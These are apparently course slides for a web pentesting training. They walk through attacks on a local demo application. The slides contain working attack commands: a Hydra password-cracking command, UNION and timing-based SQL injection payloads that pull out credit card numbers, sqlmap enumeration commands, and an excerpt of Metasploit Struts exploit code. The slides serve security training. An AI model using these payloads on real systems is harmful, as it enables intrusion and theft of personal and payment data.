



Security Architecture
Security DevOps
Pentesting
Training

www.Christian-Schneider.net
[@cschneider4711](https://twitter.com/cschn4711)

Web Hacking

Pentesting and
attacking web apps

`whoami`

www.
mail@ } Christian-Schneider.net

- Developer, Whitehat Hacker & Trainer
- Freelancer since 1997
- Focus on Java & Web Security
 - Penetration Tests
 - Security Reviews
 - Security Architecture Consulting
 - Security Training
- Speaker at Conferences
- @cschneider4711



Disclaimer

**Only use the tools and procedures on targets
where you have explicit permission to pentest!**

Start demo application in Kali

1. Start DB

- Marathon-DB/hsqldb/bin/startMarathonDB.sh

2. Start Web Application

- Marathon-Web/apache-tomcat/bin/startup.sh
- <http://localhost:8080/>
 - User "test/test", "jane/jane", "john/john"
 - Admin "admin/....."
(password will be cracked later)

Exercise: Search for Info-Disclosures

- Error-Messages, Version-Numbers, etc.
- Provoke Stack-Traces by filling invalid values
- Try to determine the used components
 - Web Framework
 - Database

Exercise: Check existing vulnerability / exploits

- Search with results of previous fingerprinting:
 - [CVEDetails.com](#)
 - "Tomcat", "7.0.61"
 - [exploit-db.com](#)
 - "Struts"
 - etc.
 - [exploits.shodan.io](#)

The screenshot shows a web browser window with the URL www.cvedetails.com/version-search.php in the address bar. The page title is "Vendor, Product and Version Search". The main content area features the heading "CVE Details" and the subtitle "The ultimate security vulnerability datasource". Below this are links for "Log In", "Register", "Reset Password", and "Activate Account". On the left sidebar, there are sections for "Browse:" with links to "Vendors", "Products", "Vulnerabilities By Date", and "Vulnerabilities By Type", and a "Reports:" section with a link to "CVSS Score Report". The central search form contains fields for "Vendor Name" (empty), "Product Name" (Tomcat), and "Version" (7.0.61), with a "Search" button at the bottom.

Vendor, Product and Version Search

Vendor Name:

Product Name: Tomcat

Version: 7.0.61

Search

[Switch to https://](#)

[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

Apache » Tomcat » 7.0.61 : Security Vulnerabilities

Cpe Name:cpe:/a:apache:tomcat:7.0.61

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

[Copy Results](#) [Download Results](#) [Select Table](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
---	--------	--------	---------------	-----------------------	--------------	-------------	-------	---------------------	--------	------------	----------------	-------	--------	--------

1 CVE-2016-0763 264	DoS Bypass	2016-02-24	2016-05-19	6.5	None	Remote	Low	Single system	Partial	Partial	Partial			
-------------------------------------	------------	------------	------------	------------	------	--------	-----	---------------	---------	---------	---------	--	--	--

The setGlobalContext method in org/apache/naming/factory/ResourceLinkFactory.java in Apache Tomcat 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M3 does not consider whether ResourceLinkFactory.setGlobalContext callers are authorized, which allows remote authenticated users to bypass intended SecurityManager restrictions and read or write to arbitrary application data, or cause a denial of service (application disruption), via a web application that sets a crafted global context.

2 CVE-2016-0714 264	Exec Code Bypass	2016-02-24	2016-05-19	6.5	None	Remote	Low	Single system	Partial	Partial	Partial			
-------------------------------------	------------------	------------	------------	------------	------	--------	-----	---------------	---------	---------	---------	--	--	--

The session-persistence implementation in Apache Tomcat 6.x before 6.0.45, 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M2 mishandles session attributes, which allows remote authenticated users to bypass intended SecurityManager restrictions and execute arbitrary code in a privileged context via a web application that places a crafted object in a session.

3 CVE-2016-0706 200	Bypass +Info	2016-02-24	2016-05-19	4.0	None	Remote	Low	Single system	Partial	None	None			
-------------------------------------	--------------	------------	------------	------------	------	--------	-----	---------------	---------	------	------	--	--	--

Apache Tomcat 6.x before 6.0.45, 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M2 does not place org.apache.catalina.manager.StatusManagerServlet on the org/apache/catalina/core/RestrictedServlets.properties list, which allows remote authenticated users to bypass intended SecurityManager restrictions and read arbitrary HTTP requests, and consequently discover session ID values, via a crafted web application.

4 CVE-2015-5351 352	Bypass CSRF	2016-02-24	2016-05-27	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial			
-------------------------------------	-------------	------------	------------	------------	------	--------	--------	--------------	---------	---------	---------	--	--	--

The (1) Manager and (2) Host Manager applications in Apache Tomcat 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M2 establish sessions and send CSRF tokens for arbitrary new requests, which allows remote attackers to bypass a CSRF protection mechanism by using a token.

5 CVE-2015-5346		2016-02-24	2016-05-27	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial			
---------------------------------	--	------------	------------	------------	------	--------	--------	--------------	---------	---------	---------	--	--	--

Session fixation vulnerability in Apache Tomcat 7.x before 7.0.66, 8.x before 8.0.30, and 9.x before 9.0.0.M2, when different session settings are used for deployments of multiple versions of the same web application, might allow remote attackers to hijack web sessions by leveraging use of a requestedSessionSSL field for an unintended request, related to CoyoteAdapter.java and Request.java.

Exploit-DB.com

Apache Tomcat version 7.0 x Struts

https://www.exploit-db.com/search/?action=search&description=Struts&g-recaptcha-response=03AHJ_VuuRyXmhfsi...

EXPLOIT DATABASE


Home Exploits Shellcode Papers Google Hacking Database Submit Search

Struts CVE (eg: 2015-1423) I'm not a robot reCAPTCHA Privacy - Terms

Advanced search SEARCH

Date	D	A	V	Title	Platform	Author
2016-05-02		-		Apache Struts Dynamic Method Invocation Remote Code Execution	linux	metasploit
2014-05-02		-		Apache Struts ClassLoader Manipulation Remote Code Execution	multiple	metasploit
2014-02-05		-		Apache Struts Developer Mode OGNL Execution	java	metasploit
2013-07-27		-		Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution	multiple	metasploit
2013-07-16		-		Apache Struts <= 2.2.3 Multiple Open Redirection Vulnerabilities	multiple	Takeshi Terada
2013-06-05		-		Apache Struts - includeParams Remote Code Execution	multiple	metasploit
2013-06-05		-		Apache Struts OGNL Expression Injection Vulnerability	multiple	Jon Passki
2013-03-22		-		Apache Struts ParametersInterceptor Remote Code Execution	multiple	metasploit
2012-08-23		-		Apache Struts2 Skill Name Remote Code Execution Vulnerability	multiple	kxlzx
2012-06-05		-		Apache Struts <= 2.2.1.1 - Remote Command Execution	multiple	metasploit
2012-03-23		-		Apache Struts 2.0 - 'XSLTResult.java' Remote Arbitrary File Upload Vulnerability	java	voidloafer
2012-02-02		-		Apache Struts Multiple Persistent Cross-Site Scripting Vulnerabilities	multiple	SecPod Researc.

Exploit-DB.com



The screenshot shows a web browser window with the title bar "Apache Tomcat version 7.0" and "Apache Struts Dynamic Me". The address bar shows the URL <https://www.exploit-db.com/exploits/39756/>. The page content is titled "EXPLOIT DATABASE". Below the title are navigation links: Home, Exploits, Shellcode, Papers, and Google Hacking Database. The main content area displays a block of exploit code. A vertical green line highlights the first few lines of the code.

```
150 print_status("Attempting to execute the payload...")
151 execute_command("chmod 700 #{payload_exe}")
152 execute_command("/bin/sh -c #{payload_exe}")
153 end
154
155 def exploit
156   linux_stager
157 end
158
159 def check
160   var_a = rand_text_alpha_lower(4)
161   var_b = rand_text_alpha_lower(4)
162
163   addend_one = rand_text_numeric(rand(3) + 1).to_i
164   addend_two = rand_text_numeric(rand(3) + 1).to_i
165   sum = addend_one + addend_two
166   flag = Rex::Text.rand_text_alpha(5)
167
168   code = "#{var_a}=@org.apache.struts2.ServletActionContext@getResponse().getWriter(),"
169   code << "#{var_a}.print(#parameters.[var_b][0]),"
170   code << "#{var_a}.print(new java.lang.Integer(#{addend_one}+#{addend_two})),"
171   code << "#{var_a}.print(#parameters.[var_b][0]),"
172   code << "#{var_a}.close()"
173
174   params_hash = { var_b => flag }
175   payload = generate_rce_payload(code, params_hash)
176
177 begin
178   resp = send_http_request(payload)
179 rescue Msf::Exploit::Failed
180   return Exploit::CheckCode::Unknown
181 end
182
183 if resp && resp.code == 200 && resp.body.include?("#{flag}#{sum}#{flag}")
184   Exploit::CheckCode::Vulnerable
185 else
186   Exploit::CheckCode::Safe
187 end
188 end
189
```

exploits.shodan.io

The screenshot shows a web browser window titled "Shodan Exploits" with the URL <https://exploits.shodan.io/?q=struts>. The search bar contains "struts". The results page displays 59 findings. On the left, there are filters for "Source" (cve: 41, exploitdb: 11, metasploit: 7), "Platform" (multiple: 10, Windows: 6, Linux: 6), and "Type" (Java: 4, java: 1, remote: 10). The main content area shows two main entries:

- Apache Struts <= 2.2.1.1 - Remote Command Execution**
by metasploit
remote
- Apache Struts 2 Developer Mode OGNL Execution**
by Johannes Dahse, Andreas Nusser, Alvaro, juan vazquez <juan.vazquez@metasploit.com>
Java exploit

A detailed description of the second exploit is provided:

This module exploits a remote command execution vulnerability in Apache Struts 2. The problem exists on applications running in developer mode, where the DebuggingInterceptor allows evaluation and execution of OGNL expressions, which allows remote attackers to execute arbitrary Java code. This module has been tested successfully on Struts 2.3.16, Tomcat 7 and Ubuntu 10.04.

Exercise: Check for known vulnerable URLs

- Use "Nikto" to scan the WebServer
 - **nikto -h http://localhost:8080**
 - Check results for deployed Tomcat defaults,
 - Missing or wrong configured header,
 - etc.

Exercise: Start ZAP & use as proxy

- Start "OWASP-ZAP"
 - via Kali Menu Web "Web Application Analysis"
 - Set Proxy to different port than 8080 (i.e. 4711)
(menu "Tools" | "Options" | "Local Proxy")
 - View all tabs: Menu "View" | "Show all tabs"
- Set browser's proxy to 127.0.0.1:4711
 - Remove "localhost" and "127.0.0.1" from proxy exclusions list

ZAP: Quick-Start mode (for the impatient)

- "Quick-Start Mode" - useful for **public** parts of app (i.e. no login): Combines Spider & Active Scan
- Just enter URL and let ZAP actively crawl and attack the demo application

The screenshot shows the ZAP interface in Quick Start mode. The top navigation bar has tabs: 'Quick Start' (highlighted in blue), 'Request', 'Response', and a '+' icon. The main content area displays the following text:

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress: Not started

A large blue lightning bolt logo is positioned on the right side of the interface.

ZAP: Explore "Show/Enable Fields" feature

- "Show/Enable Fields" renders hidden fields and readonly fields visible and editable



ZAP: Explore "Breakpoint" feature

- Breakpoint intercepts requests (optionally also responses) and allows you to modify it
- Menu "Tools" | "Toggle Break on All Requests"


- Modify the request in main window's "Request" tab and let it continue using the arrow icons

- Optionally define "Custom Breakpoint" with RegEx




ZAP: Explore "Resend" feature

- Resend allows you to resend (and edit thereby) any request ZAP has learned
- Right-click any request in Sitemap tree or History tab and choose "Resend..." and edit the request



ZAP: Seed the sitemap further

- Continue to surf more in ZAP
- Watch sitemap getting filled
(also in the logged-in parts of the demo application)



ZAP: Explore passive analysis

- Continue to surf more in ZAP
- Watch sitemap getting filled (also in the logged-in parts of the demo application)

The screenshot shows the ZAP interface with the 'Alerts' tab selected. On the left, a tree view lists various alerts, with 'Application Error Disclosure' expanded. On the right, a detailed view of this specific alert is shown.

Application Error Disclosure

URL:	http://victim.tld:8080/marathon/createAccount.page
Risk:	Medium
Confidence:	Medium
Parameter:	N/A
Attack:	
Evidence:	HTTP 500 Internal server error
CWE ID:	200
WASC ID:	13
Description:	This page contains an error/warning message that may disclose sensitive information like the unhandled exception. This information can be used to launch further attacks against the web application if the error message is found inside a documentation page.
Other Info:	

Exercise: Cracking the admin password

- Use ZAP to take a look at the login POST request
- Create the **Hydra** wordlist-based cracking command form it (*see next slide for solution*):
 - -l for the login name
 - -P for the password list file
 - http-form-post as check (demo application login form-based)
 - Include the false login response "Wrong" as check

Some password lists...

- Either directly in Kali
 - `/usr/share/wordlists/rockyou.txt.gz`
- or as "SecLists" online
- many more available...
 - expect increase after recent breaches
(e.g. LinkedIn ~ 170 mio)

A screenshot of a GitHub repository page for the user `danielmiessler / SecLists`. The repository has 6 issues and 1 pull request. The branch is set to `master`. The main content area shows a list of password files:

- `..`
- `withcount`
- `000webhost.txt`
- `10_million_password_list_top_100.txt`
- `10_million_password_list_top_1000.txt`
- `10_million_password_list_top_10000.txt`
- `10_million_password_list_top_100000.txt`
- `10_million_password_list_top_1000000.txt`
- `10_million_password_list_top_500.txt`
- `10k_most_common.txt`
- `500-worst-passwords.txt`
- `Ashley_Madison.txt`

Hydra: Cracking the admin password

hydra

-t 4

-f

-l admin

-P top-pw-cracking-list.txt

localhost

-s 8080

http-form-post

"/marathon/secured/j_security_check:

j_username=^USER^&j_password=^PASS^:

Wrong"

Exercise: Find SQL-Injections (SQLi)

- The problem of user (attacker) content as part of SQL strings...

'

or 1=1 --

and 'a'='a

etc. quoted and unquoted

- Mission:
Find as many as you can inside the demo application

SQLi: Exploitation (data dictionary)

Exploit it (the one at the runner search):

1. Try to access the DataDictionary, but first determine the number of columns of the query we're injecting into. Use UNION while increasing the number of NULLs and wait for the query to not throw an error:

```
' AND 1=2 UNION ALL SELECT null, null, ... FROM  
information_schema.columns WHERE  
table_schema='PUBLIC'--
```

SQLi: Exploitation (data dictionary)

2. Now try to find where the String datatype columns reside in the query. Use 'x' String literals for each column and check which don't throw an error:

```
' AND 1=2 UNION ALL SELECT null, 'x', ... FROM  
information_schema.columns WHERE  
table_schema='PUBLIC'--
```

SQLi: Exploitation (data dictionary)

- Now fully explore the datamodel by injection this through the runner search:

```
' AND 1=2 UNION SELECT null, data_type,  
table_name, column_name, null,null,null,null,null  
FROM information_schema.columns WHERE  
table_schema='PUBLIC' --
```

SQLi: Exploitation (runner table)

4. Exfiltrate credit card numbers of runners:

```
' AND 1=2 UNION ALL SELECT null, firstname,  
lastname, creditcard_number, null,null,null,  
date_of_birth, null FROM runner--
```

SQLi: Blind SQL-Injection exploitation

- The Runner's profile access (the ID parameter) is blind SQL-injectable...
- Use timing based requests to exfiltrate data:

```
... AND 1=2 UNION ALL SELECT CASE WHEN (SELECT
ASCII(SUBSTR(table_name,1,1)) FROM
information_schema.columns WHERE
table_schema='PUBLIC' LIMIT 1)=82 THEN
"java.lang.Thread.sleep"(4000) ELSE 0 END FROM
INFORMATION_SCHEMA.SYSTEM_USERS --
```

sqlmap: Scans & Exploitation automation

- Command-Line Interface (CLI)
- Works on a single request
- Useful for verification of findings
(even with blind SQL injections)
- Helpful in post-exploitation for deep checks

1. Test if a certain request is injectable:

```
sqlmap --flush-session -u http://localhost:8080/marathon/showResults.page?marathon=2
```

sqlmap: Scans & Exploitation automation

2. Read the databases:

```
sqlmap -u http://localhost:8080/marathon/  
showResults.page?marathon=2 --dbs
```

sqlmap: Scans & Exploitation automation

3. Read the table names:

```
sqlmap -u http://localhost:8080/marathon/  
showResults.page?marathon=2 -D PUBLIC --tables
```

sqlmap: Scans & Exploitation automation

4. Read the column names:

```
sqlmap -u http://localhost:8080/marathon/  
showResults.page?marathon=2 -D PUBLIC --tables --  
columns
```

sqlmap: Scans & Exploitation automation

